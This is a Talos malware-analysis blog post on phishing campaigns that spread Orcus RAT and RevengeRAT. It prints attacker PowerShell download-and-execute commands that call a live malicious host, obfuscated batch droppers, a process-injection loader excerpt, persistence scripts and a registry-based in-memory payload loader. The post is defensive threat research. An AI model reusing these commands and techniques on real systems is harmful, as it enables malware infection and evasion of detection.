RAT Ratatouille: Backdooring PCs with leaked RATs

blog.talosintelligence.com/2019/08/rat-ratatouille-revrat-orcus.html

By Edmund Brumaghin and Holger Unterbrink.

Executive summary

Orcus RAT and RevengeRAT are two of the most popular remote access trojans (RATs) in use across the threat landscape. Since its emergence in 2016, various adversaries used


RevengeRAT to attack organizations and individuals around the world. The source code associated with RevengeRAT was previously released to the public, allowing attackers to leverage it for their own malicious purposes. There are typically numerous, unrelated attackers attempting to leverage this RAT to compromise corporate networks for the purposes of establishing an initial point of network access, the performance of lateral movement, as well as to exfiltrate sensitive information that can be monetized. Orcus RAT was in the news earlier this year due to Canadian law enforcement activity related to the individual believed to have authored the malware.

Cisco Talos recently discovered a threat actor that has been leveraging RevengeRAT and Orcus RAT in various malware distribution campaigns targeting organizations including government entities, financial services organizations, information technology service providers and consultancies. We discovered several unique tactics, techniques, and procedures (TTPs) associated with these campaigns including the use of persistence techniques most commonly associated with "fileless" malware, obfuscation techniques designed to mask C2 infrastructure, as well as evasion designed to circumvent analysis by automated analysis platforms such as malware sandboxes.

The characteristics associated with these campaigns evolved over time, showing the attacker is constantly changing their tactics in an attempt to maximize their ability to infect corporate systems and work toward the achievement of their longer-term objectives.

Malicious email campaigns

There have been several variations of the infection process associated with these malware distribution campaigns over time. In general, the emails in every case claim to be associated with complaints against the organization being targeted. They purport to be from various authorities such as the Better Business Bureau (BBB). Below is an example of one of these emails:



Phishing email

In addition to Better Business Bureau, Talos has also observed emails purporting to be associated with other entities such as Australian Competition & Consumer Commission (ACCC), Ministry of Business Innovation & Employment (MBIE) and other regional agencies.

Earlier malware campaigns contained a hyperlink that directed potential victims to the malicious content responsible for initiating the malware infection. The attacker made use of the SendGrid email delivery service to redirect victims to an attacker-controlled malware distribution server.

The link in one example email was pointed to the following SendGrid URL:

```
https://u12047697[.]ct[.]sendgrid[.]net/wf/click?upn=X2vR6-
2FdIf8y2XI902U8Tc8qh9KOPBogeTLss4h7AKXe0xRjCQw1VcMTssPPPTU28KY7PwUPERvVvIa8n4VQD-2Fw-
3D-3D_tIiqtngjMfK6xwiZyGxyMuaZ5weLruJKBoFJsVrKYBziY2h51ElcQ2ocLru0oJCxt-
2FOlkcr6RH8ktqTc-2B-2BQjmMscOQaeiy2zw8OOUb6nD0f1srQnQG-2B-
2BIXtpubqjWMnnIHxJg3TvgFRq0itu75WQHjsdUv1O1g-2FrQzQAyJkGQN6vC9fH5R4R4FyLG9ahUnvbnHt-
2FEmdUJQuft0jfw2c5uPBA2M5Yspgi-2Fodr8cEU2b8-3D
```

This URL is responsible for redirecting the client to a URL hosted on an attacker-controlled server that hosts a ZIP archive containing the malicious PE32 used to infect the system. Below, you can see the HTTP GET request that is responsible for retrieving this and continuing the infection process.


```
GET /478768766.zip HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: skymast231-001-site1.htempurl.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Cache-Control: max-age=31536000
Content-Type: application/x-zip-compressed
Last-Modified: Mon, 12 Aug 2019 13:41:07 GMT
Accept-Ranges: bytes
ETag: "d3bc29981351d51:0"
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Mon, 12 Aug 2019 20:18:07 GMT
Content-Length: 1080291

PK.........>.O...._{..........478768766.pdf.exe.}y....wI#...)..-i......dll.%.^.......
```


ZIP File download

A PE32 executable is inside of the ZIP archive. It needs to be executed by the victim to infect the system with Orcus RAT. The PE32 filename features the use of double extensions (*478768766.pdf.exe*) which, by default on the Windows operating system, will only display the first extension (.PDF.) The PE32 icon has been set to make the file appear as if it is associated with Adobe Acrobat.




Double extensions trick

This loader (*478768766.pdf.exe*) is protected by the SmartAssembly .NET protector (see below), but can easily be deobfuscated via d4dot. It is responsible for extracting and decrypting the Orcus RAT. It extracts the Orcus executable from its Resource "人豆认关尔八七" as shown in the screenshots below.



Orcus loader resources

The *Class5.smethod_1* method, shown in the screenshot below, decodes the content from the resource section and restores the original Orcus RAT PE file.



Resource section payload decoding

The smethod_3 shown below finally starts another instance of the loader (*478768766.pdf.exe*) and injects the Orcus PE file into this loader process. Then it resumes

the process, which executes the Orcus RAT PE file in memory in the *478768766.pdf.exe* process context. This means the original Orcus RAT PE file is never written to disk in clear text. This makes it more difficult for anti virus systems to detect it.

```
2681    // Token: 0x06000020 RID: 32 RVA: 0x0000A638 File Offset: 0x00008838
2682    private static bool smethod_3(object[] object_0)
2683    {
2684        Class9.Class10 @class = new Class9.Class10();
2685        Class12.Delegate1 @delegate = Class9.smethod_1<Class12.Delegate1>("kernel32", "CreateProcessA");
2686        Class12.Delegate2 delegate2 = Class9.smethod_1<Class12.Delegate2>("kernel32", "ReadProcessMemory");
2687        Class12.Delegate3 delegate3 = Class9.smethod_1<Class12.Delegate3>("kernel32", "WriteProcessMemory");
2688        Class12.Delegate4 delegate4 = Class9.smethod_1<Class12.Delegate4>("kernel32", "GetThreadContext");
2689        Class12.Delegate5 delegate5 = Class9.smethod_1<Class12.Delegate5>("ntdll", "NtSetContextThread");
2690        Class12.Delegate6 delegate6 = Class9.smethod_1<Class12.Delegate6>("ntdll", "NtUnmapViewOfSection");
2691        Class12.Delegate7 delegate7 = Class9.smethod_1<Class12.Delegate7>("kernel32", "VirtualAllocEx");
2692        Class12.Delegate8 delegate8 = Class9.smethod_1<Class12.Delegate8>("ntdll", "NtResumeThread");
2693        string text = (string)object_0[0];
2694        byte[] array = (byte[])object_0[1];
2695        bool flag = (bool)object_0[2];
2696        bool flag2 = (bool)object_0[3];
2697        string text2 = (string)object_0[4];
2698        int num = 0;
2699        string text3 = string.Format("\"{0}\"", text2);
2700        Class12.Struct1 @struct = default(Class12.Struct1);
2701        @class.struct0_0 = default(Class12.Struct0);
2702        @struct.uint_0 = Convert.ToUInt32(Marshal.SizeOf(typeof(Class12.Struct1)));
2703        bool result;
2704        try
2705        {
2706            Class9.Class10.Class11 class2 = new Class9.Class10.Class11();
2707            class2.class10_0 = @class;
2708            if (!string.IsNullOrEmpty(text))
2709            {
```

Process injection method

The loader achieves persistence by creating a shortcut that points to its executable and storing the shortcut in the following Startup directory:

```
C:\Users\<Username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

The dropper also copies itself over to %APPDATA%\Roaming\trfgtf\rfgrf.exe and creates and starts the rfgrf.exe.bat file, which you can see below. The bat file executes the copy of the loader every 60 seconds.

```
:_Start
timeout /t 60
tasklist /nh /fi "imagename eq .exe" | find /i ".exe" >nul && (
Goto _Start
) || (
 Start /W "" "C:\Users\<USER>\AppData\Roaming\trfgtf\rfgrf.exe"
Goto _Start
)
```

rfgrf.exe.bat

In later campaigns, the adversary modified the infection process and emails no longer leveraged the SendGrid URLs. Later emails featured the same themes and verbiage but were modified to contain ZIP archive attachments.


Phishing email

The attached ZIP archives contain malicious batch files responsible for retrieving the malicious PE32 file and executing it, thus infecting the system. Early versions of the batch file retrieved additional malicious content from the same server previously used to host the ZIP archives.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object Syst
em.Net.WebClient).DownloadFile('http://skymast231-001-site1.htempurl.co
m/3.js','%USERPROFILE%\AppData\3.js'); cmd /c
'%USERPROFILE%\AppData\3.js'
```

Malicious .bat downloader

One interesting thing to note about the batch files was the use of an obfuscation technique that is not commonly seen. In early campaigns, the attacker prepended the bytes "FF FE 26 63 6C 73 0D 0A" into the file, causing various file parsers to interpret the file contents as UTF-16 LE, resulting in the parsers failing to properly display the contents of the batch file.



Unicode obfuscation standard editor

The hex view of the same file shows these prepended bytes which are responsible for this parsing issue.

```
00000000: fffe 2663 6c73 0d0a 433a 5c57 696e 646f  ..&cls..C:\Windo
00000010: 7773 5c53 7973 7465 6d33 325c 5769 6e64  ws\System32\Wind
00000020: 6f77 7350 6f77 6572 5368 656c 6c5c 7631  owsPowerShell\v1
00000030: 2e30 5c70 6f77 6572 7368 656c 6c2e 6578  .0\powershell.ex
00000040: 6520 2d45 7865 6375 7469 6f6e 506f 6c69  e -ExecutionPoli
00000050: 6379 2062 7970 6173 7320 2d6e 6f70 726f  cy bypass -nopro
00000060: 6669 6c65 202d 7769 6e64 6f77 7374 796c  file -windowstyl
00000070: 6520 6869 6464 656e 2028 4e65 772d 4f62  e hidden (New-Ob
00000080: 6a65 6374 2053 7973 7465 6d2e 4e65 742e  ject System.Net.
00000090: 5765 6243 6c69 656e 7429 2e44 6f77 6e6c  WebClient).Downl
000000a0: 6f61 6446 696c 6528 2768 7474 703a 2f2f  oadFile('http://
000000b0: 736b 796d 6173 7432 3331 2d30 3031 2d73  skymast231-001-s
000000c0: 6974 6531 2e68 7465 6d70 7572 6c2e 636f  ite1.htempurl.co
000000d0: 6d2f 332e 6a73 272c 2725 5553 4552 5052  m/3.js','%USERPR
000000e0: 4f46 494c 4525 5c41 7070 4461 7461 5c33  OFILE%\AppData\3
000000f0: 2e6a 7327 293b 2063 6d64 202f 6320 2725  .js'); cmd /c '%
00000100: 5553 4552 5052 4f46 494c 4525 5c41 7070  USERPROFILE%\App
00000110: 4461 7461 5c33 2e6a 7327 0d0a            Data\3.js'..
```

Unicode obfuscation hex view

This is a well-known technique as can be observed in the forum thread here.

Later versions of the .bat downloader featured the use of obfuscation in an attempt to make analysis more difficult. They are using a simple obfuscation method and are just replacing all characters by variables that are resolved at runtime.

```
goto JSKZLZLWJW
%rzhohrlijv%%eccvseddnq%%zjticjdlea% ozmustxiri=w
:JSKZLZLWJW
%hvpnsbowdt%%xhzgplxmac%%kmdyvyiphm% tebzrpkgad=x
goto UXTXBOHAYT
%rzhohrlijv%%wohhfmatcm%%nvihjvycjw% awefxiyyag=x
:UXTXBOHAYT
%hvpnsbowdt%%xhzgplxmac%%kmdyvyiphm% tsuhioxbzy=y
goto IFACQAQJNQ
%rzhohrlijv%%lsftbxzvbj%%hvpnsbowdt% xhzgplxmac=y
:IFACQAQJNQ
%hvpnsbowdt%%xhzgplxmac%%kmdyvyiphm% rzhohrlijv=z
goto KMDYVYIPHM
%rzhohrlijv%%ufeecnrnvf%%mjykowepnp% hqqxybexez=z
:KMDYVYIPHM

@%eqvdidqymm%%oclcptpids%%cchbcgpevd%%rxydmrtagg% %rxydmrtagg%%tutpfopalj%%tutpfopalj%
C:\W%crajtgcyuz%%zqbkrjgsgj%%mfqqwwtixq%%rxydmrtagg%%nyipgvqbvg%%gdfadckkis%\S%tsuhioxbzy%%gdfadckkis%%dgkoleokcp%
E%tebzrpkgad%%crajtgcyuz%%dgkoleokcp%
```

Obfuscated RevengeRat .bat downloader

The decoded version of the .bat file looks like this. Like in the non-obfuscated versions of the .bat file, the adversaries are downloading the .js file to a local directory (*C:\windows\r2.js*) and executing it.

```
@echo off
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
    ExecutionPolicy bypass -noprofile -windowstyle hidden (New-
    Object System.Net.WebClient).DownloadFile('
    http://skymast231-001-site1.htempurl.com/r2.js','C:\Windows\r
    2.js'); cmd /c 'C:\Windows\r2.js'
Exit
```

Decoded obfuscated .bat file

This *r2.js* file is another obfuscated script. It is filled with a bunch of rubbish and one long line of code.


```
15  //jwz5ghjw1i3ow3kbm1lfxbnxt71a2nau03ymt6lv32sxs3uzcefkxdyqzt5jd85q45vb
16  //jwz5ghjw1i3ow3kbm1lfxbnxt71a2nau03ymt6lv32sxs3uzcefkxdyqzt5jd85q45vb
17  //jwz5ghjw1i3ow3kbm1lfxbnxt71a2nau03ymt6lv32sxs3uzcefkxdyqzt5jd85q45vb
18  //jwz5ghjw1i3ow3kbm1lfxbnxt71a2nau03ymt6lv32sxs3uzcefkxdyqzt5jd85q45vb
19  var _0x44b5=['Run','fromCharCode','[System.IO.File]::WriteAllText([Envi
20  //jwz5ghjw1i3ow3kbm1lfxbnxt71a2nau03ymt6lv32sxs3uzcefkxdyqzt5jd85q45vb
21  //jwz5ghjw1i3ow3kbm1lfxbnxt71a2nau03ymt6lv32sxs3uzcefkxdyqzt5jd85q45vb
22  //jwz5ghjw1i3ow3kbm1lfxbnxt71a2nau03ymt6lv32sxs3uzcefkxdyqzt5jd85q45vb
23  //jwz5ghjw1i3ow3kbm1lfxbnxt71a2nau03ymt6lv32sxs3uzcefkxdyqzt5jd85q45vb
```

Downloaded r2.js file

This scripts writes the 'TVqQ…' string into the registry.

```
15  j6q40cf1temvtkaf90sgt2ijwb70bxnomlvk0b4usaptorl0jlsgc5holhchvkkufaanzyz
16  j6q40cf1temvtkaf90sgt2ijwb70bxnomlvk0b4usaptorl0jlsgc5holhchvkkufaanzyz
17  j6q40cf1temvtkaf90sgt2ijwb70bxnomlvk0b4usaptorl0jlsgc5holhchvkkufaanzyz
18  j6q40cf1temvtkaf90sgt2ijwb70bxnomlvk0b4usaptorl0jlsgc5holhchvkkufaanzyz
19  nt]::GetFolderPath(7)+\x27\x5c','\x27))','TVqQAAMAAAAEAAAA//8AALgAAAAAA
20  j6q40cf1temvtkaf90sgt2ijwb70bxnomlvk0b4usaptorl0jlsgc5holhchvkkufaanzyz
21  j6q40cf1temvtkaf90sgt2ijwb70bxnomlvk0b4usaptorl0jlsgc5holhchvkkufaanzyz
22  j6q40cf1temvtkaf90sgt2ijwb70bxnomlvk0b4usaptorl0jlsgc5holhchvkkufaanzyz
23  j6q40cf1temvtkaf90sgt2ijwb70bxnomlvk0b4usaptorl0jlsgc5holhchvkkufaanzyz
```

r2.js payload



Stored encoded malware in registry key

It loads this string at the end of the infection process, decodes it and executes it.


```
powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -noexit -Command "

    $_b = (get-itemproperty -path 'HKCU:\SOFTWARE\Microsoft\Run' -name 'Javee').Javee;
    $_b=$_b.replace('$','6');
    [byte[]]$_0 = [System.Convert]::FromBase64String($_b);

$_1 = [System.Threading.Thread]::GetDomain().Load($_0);
$_1.EntryPoint.invoke($null,$null);"
```

r2.js payload decoding routine

Decompiling this payload in dnSpy shows an old friend: RevengeRAT.




RevengeRAT decompiled binary

Command and control (C2) obfuscation

As is the case with many popular RATs, the C2 infrastructure was observed leveraging Dynamic Domain Name System (DDNS) in an attempt to obfuscate the attacker's infrastructure. In the case of these malware campaigns, the attacker took an additional step. They pointed the DDNS over to the Portmap service to provide an additional layer of infrastructure obfuscation.

Portmap is a service designed to facilitate external connectivity to systems that are behind firewalls or otherwise not directly exposed to the internet.



Free port forwarding solution

Port forwarding service

These systems initiate an OpenVPN connection to the Portmap service, which is responsible for handling requests to those systems via port mapping. We have recently observed an increase in the volume of malicious attackers abusing this service to facilitate the C2 process across various malware families.

Last DNS Records

Record type	TTL	Value
A	3599	193.161.193.99

